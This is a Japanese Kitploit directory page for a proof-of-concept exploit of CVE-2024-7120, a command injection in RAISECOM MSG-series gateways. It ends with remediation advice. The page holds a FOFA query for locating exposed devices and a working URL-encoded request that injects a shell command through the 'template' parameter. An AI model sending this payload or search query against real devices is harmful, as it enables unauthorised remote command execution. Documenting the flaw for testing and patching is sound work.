
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/gh-ost00/cve-2024-7120
IoTセキュリティ脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubgh-ost00/cve-2024-7120

CVE-2024-7120

RAISECOMゲートウェイデバイスのCVE-2024-7120コマンドインジェクション脆弱性用の概念実証エクスプロイト。悪用の詳細、影響を受けるモデル、およびセキュリティテスト用のcurlベースの攻撃例を提供します。

リポジトリを見る
82822年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

Raisecom デバイス コマンドインジェクション (CVE-2024-7120) 概念実証!

概要

RAISECOM Gateway デバイス(モデル MSG1200、MSG2100E、MSG2200、MSG2300)においてコマンドインジェクションの脆弱性が確認されました。この脆弱性により、リモートの攻撃者が Web インターフェースを介してシステム上で任意のコマンドを実行できます。問題は list_base_config.php スクリプト内、特に template パラメータにあり、インターネット上の 25,112 台以上のデバイスに影響を及ぼします。

✔ FOFA : title="web user login" && body="<META content="MSHTML 6.00.2900.5583" name=GENERATOR>"

banner

影響を受けるデバイス

ハードウェア

  • RAISECOM Gateway モデル MSG1200、MSG2100E、MSG2200、MSG2300

ソフトウェア

  • 3.90

影響を受けるコンポーネント

URI: /vpn/list_base_config.php

説明: list_base_config.php は、RAISECOM Gateway デバイスにおいて VPN 設定を管理するための Web ベースのインターフェースコンポーネントです。特定された脆弱性は、このスクリプト内での template パラメータの不適切な処理に起因します。このパラメータは、入力のサニタイズが不十分であるため、デバイスのオペレーティングシステム上で任意のコマンドを実行するために悪用される可能性があります。

CWE

CWE-77: コマンドインジェクション

エクスプロイト

以下は、curl コマンドを使用してこの脆弱性を悪用する例です。

GET "http://host.com/vpn/list_base_config.php?type=mod&parts=base_config&template=%60echo%20-e%20%27{{Created by Ghost sec}}%27%3E%20%2Fwww%2Ftmp%2Finfo.html%60"

この例では、curl コマンドが悪意のある HTTP GET リクエストを list_base_config.php スクリプトに送信しています。このリクエストは、template パラメータを利用してコマンドを実行します。


実際の結果

サンプル 1

banner

サンプル 2

banner

推奨事項

  1. 入力検証: すべてのユーザー入力、特にシステムコマンドやファイルパスに影響を与える可能性のある入力に対して、厳格な検証チェックを実装してください。
  2. アクセス制御: デバイスの Web インターフェースへのアクセスを、信頼できるネットワークと認証されたユーザーに制限してください。
ツールをダウンロード






